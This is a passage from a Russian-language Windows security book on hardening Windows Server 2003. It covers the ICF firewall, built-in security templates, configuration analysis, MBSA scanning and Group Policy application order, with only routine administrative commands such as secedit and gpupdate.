Для зоны надежных узлов (Trusted Sites) устанавливаются менее жесткие ограничения, поэтому для эффективной работы в Internet в системе под управлением Windows Server 2003 придется добавить большинство сайтов в эту зону (более подробная информация по зонам безопасности IE приведена в главе 13, "Хакинг Internet-клиентов Microsoft"). Internet Explorer автоматически выдает подсказку о возможности добавления потенциально опасного сайта в группу надежных узлов (рис. 16.2).




Рис. 16.2. В Windows Server 2003 программа Internet Explorer выдает подсказку о возможности добавления сайта в зону Trustred Sites

Это позволяет повсеместно ограничить работу в Internet и чтение электронной почты на серверных системах, что значительно снижает потенциальный риск заражения вирусами с Web-страниц или из сообщений электронной почты. Безусловно, если для автоматизации определенных задач на серверах используется VBScript или другой интерпретатор сценариев, эта конфигурация по умолчанию потребует внесения изменений.

Запуск служб от имени учетных записей с ограниченными привилегиями

Как отмечалось в главе 2, "Архитектура системы безопасности Windows Server 2003", в системах Windows XP и Windows Server 2003 реализованы два новых элемента: Local Service и Network Service. Это низкопривилегированные группы, которые могут использоваться для запуска служб, требующих доступа к ресурсам (локально или по сети, соответственно) в отличие от полнофункциональной учетной записи LocalSystem. По умолчанию в Windows Server 2003 девятнадцать служб запускаются от имени одной из этих учетных записей.

Брандмауэр Internet-соединений (ICF)

Возможно, что Internet Connection Firewall (ICF) является наиболее серьезной функцией безопасности, которая обеспечивается в системах Windows XP и Windows Server 2003. Брандмауэр ICF реализует статическую фильтрацию пакетов на конкретном адаптере конкретного хоста, разрешает сравнительно свободную отправку исходящего трафика и блокирует входящие соединения (в отличие от фильтров IPSec, которые мы рассмотрим ниже в этой главе).

В основном ICF справляется со своими обязанностями, однако в этом брандмауэре есть и ряд следующих недостатков.

- ▼ ICF не запускается по умолчанию и требует ручной настройки до своего запуска.
- ■ Брандмауэр ICF нельзя настроить централизованно для ограничения доступа к нескольким системам с помощью групповой политики (хотя этим способом можно полностью *запретить* его использование).
- ■ В настоящее время он не позволяет выполнять фильтрацию исходящего трафика.
- ▲ Невозможна фильтрация пакетов исходя из IP-адреса (что делает эту функцию практически бесполезной для любой системы, кроме персональной рабочей станции и даже в таком случае ограничения довольно относительны).

Несмотря на эти недостатки, фильтрация входящих пакетов с помощью ICF была реализована на довольно высоком уровне и легко настраивается на одиночной рабочей станции. Защита ICF может быть распространена на небольшую сеть с помощью службы Internet Connection Sharing (ICS — общий доступ в Internet), которая реализует функцию преобразования сетевых адресов NAT (Network Address Translation) и фильтрацию пакетов на шлюзовых хостах с несколькими сетевыми интерфейсами. Правильно настроенные брандмауэр ICF и служба ICS делают Windows XP и Windows Server 2003 практически невидимыми для сети, устанавливая особенно высокий барьер для потенциальных злоумышленников. На рис. 16.3 показано, как активировать ICF и ICS в Windows Server 2003. Эти настройки доступны в окне Properties (Свойства) на вкладке Advanced (Дополнительно) для конкретного соединения/сетевого адаптера.




Рис. 16.3. Активация брандмауэра ICF для сетевого адаптера

Шаблоны безопасности и анализ конфигурации

Шаблоны безопасности и анализ конфигурации защиты (Security Templates and Security Configuration Analysis), которые в NT4 Service Pack 4 были представлены как необязательный компонент, вероятно, являются одними из лучших средств настройки защиты в инфраструктуре современных систем Windows, особенно в сочетании с групповыми политиками (Group Policy).

Шаблоны безопасности (Security Templates — это структурированные списки настроек Windows, связанных с безопасностью. Их можно редактировать и применять для системы, щелкнув один раз кнопкой мыши, — не нужно отдельно искать и изменять каждую из сотен описанных в книге (и еще нескольких нерассмотренных) настроек. Кроме того, файлы шаблонов можно сравнить с текущими настройками конкретной системы, выяснить, какие параметры конфигурации совпадают с указанными в шаблоне, а какие — нет (это и есть анализ конфигурации).

К шаблонам безопасности и анализу конфигурации защиты легче всего получить доступ, если открыть пустое окно консоли управления (Microsoft Management Console, MMC), а затем добавить в него оснастки Security Templates (Шаблоны безопасности) и Security Configuration and Analysis (Анализ и настройка безопасности), как показано на рис. 16.4. Рассмотрим эти средства администрирования подробнее.

СОВЕТ Добавить параметры в узел Local Policies/Security (Локальные политики/Безопасность) во всех оснастках можно путем изменения файла `sceregvl.inf`, который хранится в каталоге `%windir%\inf`, и перерегистрации файла `scecli.dll` (см. ссылку *Threats and Countermeasures: Security Settings in Windows Server 2003 and Windows XP* в разделе "Дополнительная литература и ссылки" в конце этой главы).




Рис. 16.4. Окно MMC с установленными оснастками Security Configuration and Analysis и Security Templates

Шаблоны безопасности

Ветвь Security Templates (Шаблоны безопасности) в левой панели окна MMC (см. рис. 16.4) по умолчанию настроена на просмотр каталога `%systemroot%\security\templates`, в котором обычно хранятся шаблоны безопасности Windows. Щелкнув кнопкой мыши на имени шаблона безопасности, можно посмотреть его настройки. Шаблоны позволяют изменять конфигурацию перечисленных ниже компонентов системы безопасности Windows.

- **Политики учетных записей (Account Policies).** Эквивалентны параметрам политики безопасности Windows 2000 (и более поздних версий Windows) с аналогичными названиями. Сюда входят политики выбора пароля, блокировки учетной записи и протокола Kerberos.
- **Локальные политики (Local Policies).** Эквивалентны параметрам политики безопасности Windows 2000 с аналогичными названиями. Сюда входят политики аудита, присвоения прав пользователю, политики безопасности (здесь хранятся наиболее важные параметры).
- **Журнал событий (Event Log).** Параметры настройки журнала событий.
- **Ограниченные группы (Restricted Groups).** Задают настройки только для авторизированных членов групп. При применении этой политики все "посторонние" (для которых явно не задано привилегий) пользователи лишаются своих прав (применение этих правил с помощью групповых политик позволяет блокировать хакеров, которые создают учетные записи для потайного доступа в систему в группе администраторов домена или в какой-нибудь другой привилегированной группе).
- **Системные службы (System Services).** Настройки этой группы определяют поведение служб во время запуска и права доступа (позволяют, например, отключать отдельные службы).
- **Реестр (Registry).** Определяет настройки доступа к параметрам реестра.
- **Файловая система (File System).** Определяет настройки доступа к файловой системе.

Хотя описанные группы параметров касаются не всех аспектов работы в операционной системе Windows, а возможности задавать настройки, которых нет в шаблоне (например, добавить параметр реестра) ограничены, шаблоны безопасности представляют собой очень удобное средство для администраторов, которым постоянно приходится вручную поддерживать безопасную и целостную конфигурацию большого количества различных машин под управлением Windows.

НА ЗАМЕТКУ Параметры реестра можно добавить в шаблон безопасности, если редактировать непосредственно файл с расширением `INF`. Однако через графический интерфейс новые параметры добавлять нельзя.

В ветви Security Templates консоли MMC показаны несколько заранее настроенных шаблонов, которые поставляются с Windows 2000 и более поздними версиями Windows. В табл. 16.1 приведено краткое описание каждого из них, шаблоны в таблице перечислены в порядке возрастания обеспечиваемого уровня безопасности (шаблоны `ocfiles`, `rootsec` и `iesacls` являются исключением из этого ряда).

Таблица 16.1. Описания предустановленных шаблонов безопасности для Windows

Шаблон	Описание
`setupsecurity`	Используется по умолчанию, соответствует оригинальным настройкам системы после установки; в случае необходимости используйте этот шаблон, чтобы снять более жесткие ограничения, установленные после применения других шаблонов
`compatws`	Более либеральные настройки безопасности по сравнению с используемыми по умолчанию в Windows 2000 Professional
`basicdc`	Настройки по умолчанию для контроллера домена, используйте этот шаблон при необходимости восстановления значений по умолчанию
`basicsv`	Настройки по умолчанию для сервера (шаблон отсутствует в Windows Server 2003)
`basicwk`	Настройки по умолчанию для Windows 2000 Professional (шаблон отсутствует в Windows Server 2003)
`securews`	Позволяет повысить защищенность дополнительных областей после применения шаблона `basicwk`
`securedc`	Позволяет повысить защищенность дополнительных областей после применения шаблона `basicdc`
`ocfilesw`	Более защищенная конфигурация для необязательных компонентов Windows 2000 Professional (используется вместе с шаблонами `securews` или `hisecws`). Применяется только в Windows 2000
`ocfiless`	Более защищенная конфигурация для необязательных компонентов Windows 2000 Server (используется вместе с шаблонами `securedc` или `hisecdc`). Применяется только в Windows 2000
`rootsec`	Позволяет установить параметры по умолчанию для списков контроля доступа к каталогу `%systemroot%`. Используйте этот шаблон при необходимости восстановления значений по умолчанию
`iesacls`	Позволяет установить системные списки контроля доступа (SACL) для некоторых параметров реестра, связанных с Internet Explorer для целей аудита
`hisecdc`	Настройки, обеспечивающие большую степень защиты, — дополнение к шаблону `securedc` (могут и снижать безопасность до уровня настроек по умолчанию)
`hisecws`	Настройки, обеспечивающие большую степень защиты, — дополнение к шаблону `securews` (могут и снижать безопасность до уровня настроек по умолчанию)

Отметим, что описанные шаблоны безопасности можно применять совместно. Причина в том, что каждый шаблон изменяет конфигурацию отдельной области операционной системы (списки контроля доступа ACL к файлам и реестру, права пользователя, членство в группах, политики, настройки аудита и т.д.). Однако будьте внимательны, некоторые шаблоны созданы для возвращения безопасности до уровня настроек по умолчанию Например, шаблон `basicwk` приводит все настройки в соответствие с базовым уровнем безопасности для Windows 2000 Professional, а шаблон `securews` повышает безопасность только тех областей

операционной системы, на которые не распространяются разрешения, в том числе на более жесткие параметры безопасности для политик учетных записей, аудита, для некоторых известных параметров реестра, связанных с системой безопасности. Списки контроля доступа (ACL) шаблон `securews` не затрагивает, так как считается, что действуют настройки Windows, установленные по умолчанию. Аналогично, шаблоны `ocfile` нужно использовать, если были установлены необязательные компоненты системы Windows Professional или Server.

Как видно из табл. 16.1, наибольшую степень защиты из заранее определенных шаблонов обеспечивает шаблон `hisecws`. Компания Microsoft также предоставила для загрузки со своего Web-узла шаблон `hisecweb` (см. раздел "Дополнительная литература и ссылки" в конце главы). Однако учитывайте, что это всего лишь шаблоны, оцените их совместимость с потребностями собственных приложений, посмотрите, какие параметры можно изменить, чтобы добиться полного соответствия с вашими требованиями, обратите внимание на дополнительные настройки, которые придется для этого изменить. Можно легко создать собственный шаблон, для этого нужно щелкнуть правой кнопкой мыши на одном из заранее определенных шаблонов (например, на шаблоне `hisecws`) и выбрать пункт меню Save As (Сохранить как). Затем можно перейти к новому шаблону и изменить его настройки по своему усмотрению.

СОВЕТ Ссылки на более функциональные шаблоны от третьих сторон (например, шаблон `web_secure` от Эрика Шульца) есть в разделе "Дополнительная литература и ссылки" в конце этой главы. Мы рекомендуем изучить шаблоны, предоставленные в руководстве по безопасности для Windows Server 2003 от Microsoft.

В качестве хорошего параметра, который не помешает включить в шаблон `hisecws`, можно назвать замену списков ACL файловой системы NTFS для защиты командного интерпретатора `cmd.exe` и других мощных административных утилит из каталога `%systemroot%\system32`, как рекомендуется в главе 10, "Хакинг сервера IIS". С использованием шаблонов безопасности это не представляет особого труда.

Далее опишем ветвь Security Configuration and Analysis (Анализ и настройка безопасности), через которую можно применить параметры, заданные в шаблоне, или проверить систему на соответствие шаблону.

Анализ и настройка безопасности

Если один раз щелкнуть кнопкой мыши на ветви Security Configuration and Analysis в левой панели окна MMC, которое показано на рис. 16.4, то на правой панели пользователю будет предложено выбрать способ создания *базы данных* перед настройкой или анализом конфигурации. База данных создается для временного хранения информации шаблонов безопасности и результатов анализа. Следуйте приглашению открыть новую базу данных и импортируйте в нее один из встроенных шаблонов безопасности (или один из созданных вами шаблонов).

После того как шаблон импортирован в базу данных, его можно использовать для анализа или настройки локальной системы, для чего нужно щелкнуть правой кнопкой мыши на ветви Security Configuration and Analysis на левой панели окна MMC и выбрать действие — либо Analyze Computer Now (Провести анализ компьютера), либо Configure Computer Now (Настроить компьютер).

Если вы выберете проведение анализа, то появится диалог с предложением определить путь для хранения журнала проведенного анализа (по умолчанию используется путь `%userprofile%\Local Settings\Temp\[`*имя шаблона*`].log`). Затем появится индикатор выполнения процесса, а система Windows начнет сравнивать текущие настройки компьютера с импортированными в базу данных из шаблона. После завершения процесса можно выбрать любой элемент списка и посмотреть, совпадает ли он с параметром шаблона или нет. Параметры, значения которых не совпадают, отмечаются красными кружочками со знаком X, а параметры с совпадающими

значениями — зелеными галочками (рис. 16.5). Если в базе данных или шаблоне значение параметра не определено, то рядом с названием параметра пиктограмма не ставится, а в базе данных делается отметка Not Defined (Не определен), в журнале такие параметры отмечены строкой "Not configured". В журнал сеанса анализа также заносятся записи о результате каждого сравнения, время и дата начала анализа и выполнения проверки каждого параметра, результат каждой проверки (записи о завершении анализа, о найденных несоответствиях или ошибках, возникших при запросе значения параметра) и т.д. К сожалению, в журнал не заносятся записи о параметрах, значения которых совпали с указанными в шаблоне. Чтобы получить доступ к журналу, нужно щелкнуть правой кнопкой мыши на ветви Security Configuration and Analysis и выбрать пункт меню View Log (Просмотр журнала).




Рис. 16.5. В отчете анализа безопасности показано соответствие текущих настроек компьютера выбранному шаблону (зелеными галочками отмечены совпадающие параметры, красными крестиками — отличающиеся)

Функция настройки (Configure) работает почти так же, как и функция анализа, но выполняется не *сравнение* текущих значений параметров с указанными в шаблоне, а их *изменение*.

Вероятно, вы заметили, что мы описывали настройку и анализ безопасности для *одной* машины. Это один из наиболее серьезных недостатков этой возможности, который частично может быть преодолен с помощью утилиты командной строки `secedit`, позволяющей выполнять анализ или настройку с помощью сценария входа в систему, или какого-то другого механизма распределения (запустите команду `secedit` без параметров и будет выведен файл справки этой утилиты).

Конечно, анализ и настройка параметров будут значительно эффективнее, если их проводить по сети одновременно для нескольких систем. Это можно сделать двумя методами:

- с помощью утилиты MBSA (Microsoft Baseline Security Analyzer — анализатор основных элементов защиты Microsoft);
- с помощью групповых политик (требуется создание домена).

Рассмотрим отдельно каждую из этих возможностей.

MBSA

MBSA (Microsoft Baseline Security Analyzer) — это программа от Microsoft, которая позволяет сканировать один и большее количество компьютеров, работающих под управлением операционной системы Windows, на предмет выявления основных уязвимых мест. По сравнению с современными полнофункциональными коммерческими программами сканирования уязвимых мест, возможности MBSA довольно ограничены, но поскольку эта утилита бесплатна и создана непосредственно Microsoft, мы рассмотрим ее вкратце.




Рис. 16.6. Пример отчета о сканировании, проведенном с помощью MBSA

Утилита MBSA позволяет сканировать одну или несколько систем под управлением Windows. Она не работает при вводимых вручную имени пользователя/пароле, поэтому для ее запуска придется войти в систему с правами администратора для того компьютера, сканирование которого планируется. Как правило, это учетная запись из группы Domain Admin, используя которую можно просканировать все компьютеры домена.

СОВЕТ Если необходимо просто проверить наличие установленных заплат на компьютере, используйте версию этой утилиты с интерфейсом командной строки (`mbsacli.exe`) и первым укажите параметр `/hf`.

MBSA выполняет проверки только незначительного количества ошибок в системе безопасности Windows-систем, сервера IIS, SQL, Internet Explorer и Microsoft Office. Эта программа также проверяет наличие установки последних заплат для этого программного обеспечения, используя ту же технологию, что и HFNetChk. Пример отчета MBSA показан на рис. 16.6.

СОВЕТ Для управления установкой заплат на уровне предприятия мы рекомендуем использовать программу HFNetChk Tool LT (или Pro) от компании Shavlik Technologies или Systems Management Server (SMS) от Microsoft совместно с Software Update Services (SUS) Feature Pack (более подробная информация по этой теме содержится в главе 17, "Будущее безопасности Windows").

Групповая политика

Одно из наиболее мощных средств администрирования в Windows 2000 — это групповая политика (Group Policy). Эту оснастку можно использовать для изменения настроек безопасности и не только, но в данной главе мы сконцентрируем внимание именно на таком применении групповой политики.

СОВЕТ Более подробную информацию о групповой политике можно получить, обратившись к справочной системе Windows Server 2003.

Определение групповой политики

Механизм групповой политики (Group Policy) обеспечивает централизованную архитектуру управления конфигурацией Windows 2000 и Windows Server 2003. Он реализован через объекты групповой политики (Group Policy Object, GPO), которые определяют параметры конфигурации, устанавливаемые для конкретного пользователя или компьютера. Существует два типа объектов GPO: локальные объекты GPO (LGPO) и объекты GPO службы Active Directory (ADGPO).

НА ЗАМЕТКУ В сетях Windows 2000 и более новых версиях также можно обнаружить и политики Windows NT, поскольку клиенты низкого уровня не способны поддерживать объекты GPO. Файлы политик NT (с расширением `.pol`) кардинально отличаются от объектов GPO и не переносятся при обновлении системы. Однако в объекты GPO можно перенести файлы шаблонов администрирования NT (с расширением `.adm`).

Объекты LGPO (локальные объекты) хранятся в каталоге `%systemroot%\system32\GroupPolicy`, для их хранения используется три файла: `gpt.ini` — административные шаблоны (`.adm`), файлы настройки безопасности (`.pol`) и сценарии входа в систему и запуска/

остановки системы. Объекты ADGPO хранятся в каталоге `%systemroot%\system32\sysvol\<домен>\Policies`, указатель на каждый объект этого типа хранится в контейнере System⇨Policy. Как вы уже могли догадаться, объект LGPO применяется только к локальному компьютеру. Объекты ADGPO можно применять к узлам, доменам или организационным единицам (organizational unit, OU); к одному узлу, домену или организационной единице можно применять несколько объектов GPO.

Особый интерес для нас представляют параметры объекта GPO, связанные с безопасностью, которые собраны в ветви Computer Configuration\Windows Settings\Security Settings (Конфигурация компьютера/Конфигурация Windows/Параметры безопасности). Здесь собраны те параметры, которые можно изменить через аплет Local Security Settings, о нем мы много говорили на протяжении всей книги (фактически, аплет Local Security Settings является интерфейсом для изменения параметров ветви Computer Configuration\Windows Settings\Security Settings объекта GPO).

Как было сказано, ветвь Security Settings (Параметры безопасности) определяет политики учетных записей, политики аудита, настройки журнала событий, открытые ключи и политики фильтров IPSec. Задача администрирования в большом окружении значительно упрощается, если все эти параметры можно настраивать на уровне узла, домена или организационной единицы. Кроме того, шаблоны безопасности можно импортировать в объекты GPO. Таким образом, групповые политики — это прекрасный способ настройки правил безопасности в крупных доменах Windows-систем.

Использование групповых политик

Объекты GPO можно просматривать и редактировать в любом окне MMC (для этого требуются права администратора). Вместе с Windows 2000 (и следующими версиями Windows) поставляются следующие объекты GPO: политики локального компьютера (Local Computer), домена по умолчанию (Default Domain) и контроллера домена по умолчанию (Default Domain Controller). Объект GPO для локального компьютера можно вызвать с помощью команды Start (Пуск)⇨`gpedit.msc`. Локальный объект GPO, или LGPO, показан на рис. 16.7.




Рис. 16.7. Локальный объект групповой политики

Получить доступ к объекту GPO также можно, если щелкнуть правой кнопкой мыши на домене, организационной единице или узле при использовании оснасток Active Directory Users and Computers (Active Directory — пользователи и компьютеры) или Active Directory Sites and Services (Active Directory — сайты и службы), выбрать пункт меню Properties (Свойства) и перейти на вкладку Group Policy (Групповая политика). Можно также создать пустое окно MMC, добавить в него приложение Group Policy Editor (Редактор групповой

политики) и выбрать объект GPO, который нужно отредактировать. На рис. 16.8 показаны объекты GPO, привязанные к организационной единице контроллеров домена в службе Active Directory. В окне приложения видно, какие объекты GPO привязаны (применяются) к выбранному объекту (перечислены в порядке приоритета). Из информации, показанной в этом же окне, видно, заблокировано ли наследование, для каждого объекта GPO можно внести исправления или изменить его приоритет.




Рис. 16.8. Здесь можно настроить объекты GPO, заданные для контейнера

Импорт шаблонов безопасности в групповую политику

Чтобы импортировать шаблон безопасности в групповую политику, нужно щелкнуть правой кнопкой мыши на ветви Computer Configuration\Windows Settings\Security Settings (Конфигурация компьютера/Конфигурация Windows/Параметры безопасности) объекта GPO и выбрать пункт меню Import (Импорт). Затем необходимо перейти в каталог `%systemroot%\security\templates` и выбрать один из встроенных или созданных вами шаблонов безопасности.

Как применяется групповая политика

Настройки, определенные в объекте GPO, распространяются на учетные записи пользователей или компьютеры (которые называются членами объекта GPO), которые определены на данном узле, домене или в организационной единице, либо, в случае локального объекта (LGPO), на локальную машину. Контроллеры домена проверяют изменения политик каждые 5 мин. Пользователи и компьютеры выполняют проверку изменения политик при входе в систему и загрузке, соответственно, а затем — каждые 90 мин. Политику можно перезагрузить вручную, для этого нужно щелкнуть правой кнопкой мыши на ветви Computer Configuration\Windows Settings\Security Settings (Конфигурация компьютера/Конфигурация Windows/Параметры безопасности) и выбрать пункт меню Reload (Перезагрузить). Также для распространения политики и ее немедленного обновления на объектах можно воспользоваться

утилитой `secedit` (в системах под управлением Windows 2000) или `gpupdate` (в системах под управлением Windows Server 2003). Чтобы обновить политику с помощью `secedit` (для Windows 2000), необходимо открыть диалог Run (Выполнить) и ввести следующую команду.

```
secedit /refreshpolicy MACHINE_POLICY /enforce
```

Чтобы обновить политики в ветви User Configuration (Конфигурация пользователя), введите следующую команду.

```
secedit /refreshpolicy USER_POLICY /enforce
```

НА ЗАМЕТКУ В Windows Server 2003 программа `gpupdate` заменила команду `secedit /refreshpolicy`. Для обновления политики введите команду **`gpupdate /force`**.

Можно использовать несколько объектов GPO в порядке, определяемом администратором. Тогда они будут перезаписываться (наследоваться) с родительского узла, домена или организационной единицы. Наследование можно запретить на уровне узла, домена, организационной единицы, но блокировки отключаются, если сделать отметку No Override (Не переопределять) на уровне объекта групповой политики, как показано на рис. 16.9. *Таким образом, политики, для которых сделана отметка No Override (Не переопределять), не блокируются.* На локальные политики блокировки не распространяются.




Рис. 16.9. Групповая политика может быть установлена для всех дочерних организационных единиц, с помощью установки для объекта GPO флажка No Override

Наследование и переопределение — это важные концепции, в которых следует разобраться перед распространением политик в сложном окружении. Политики применяются в следующем порядке.

1. Уникальный объект LGPO.
2. Объекты групповой политики узла (GPO), в заданном администратором порядке.
3. Объекты групповой политики домена, в заданном администратором порядке.
4. Объекты групповой политики организационной единицы, от большей к меньшей, в указанном администратором порядке на уровне каждой организационной единицы.

Если параметры двух политик противоречат друг другу, то по умолчанию заданные позже политики перезаписывают политики, которые были применены раньше. Однако если настройки совместимы, то заданные ранее и установленные позже политики совместно формируют общую эффективную политику[1].

[1] Групповые политики могут быть применены на уровнях: локально, на уровне узла, на уровне домена и на уровне организационной единицы (OU). Таким образом контролируется, какие установки политики в конце концов будут применены к пользователю или компьютеру. Помните, что все установки объединяются вместе по умолчанию и в случае конфликта к объекту будет применена последняя из них.

НА ЗАМЕТКУ Помните, что объекты GPO с установленным флагом No Override не блокируются в дочерних организационных единицах.

НА ЗАМЕТКУ Некоторые элементы настроек безопасности для групповых политик применяются только на уровне домена, и их нельзя использовать на уровне узла или организационной единицы. Настройки политик учетных записей (Account Policies) можно применять только для доменов.

НА ЗАМЕТКУ Установка флага No Override (Не перекрывать) обеспечивает предпочтение в сравнении с параметром Block (Блокировать наследование). Например, если вы создадите политику на уровне узла и установите в ней флажок No Override (Не перекрывать) и администратор любой организационной единицы установит Block (Блокировать наследование), установки, содержащиеся в политике узла, будут применяться всегда. Заметьте, что другие политики, без установки No Override (Не перекрывать), будут продолжать блокироваться в данном сценарии.

Фильтрация политик с помощью членства в группах

Политики объектов применимы *только* для объектов "Пользователи и компьютеры (Users and Computers) службы Active Directory". Политики нельзя применять к группам, но группы можно применять для фильтрации политик. Для этого используется элемент управления доступом (ACE — Access Control Entry) Apply Group Policy (Применить групповую политику), для которого можно установить одно из трех значений: Not Configured (Не настроен), Allowed (Разрешить) и Denied (Запретить). Этот элемент настраивается через окно Properties (Свойства) объекта GPO, вкладка Security (Безопасность). Значение Denied (Запретить) имеет преимущество перед значением Allowed (Разрешить). Таким образом, членство в группах можно использовать для блокирования распространения политик.

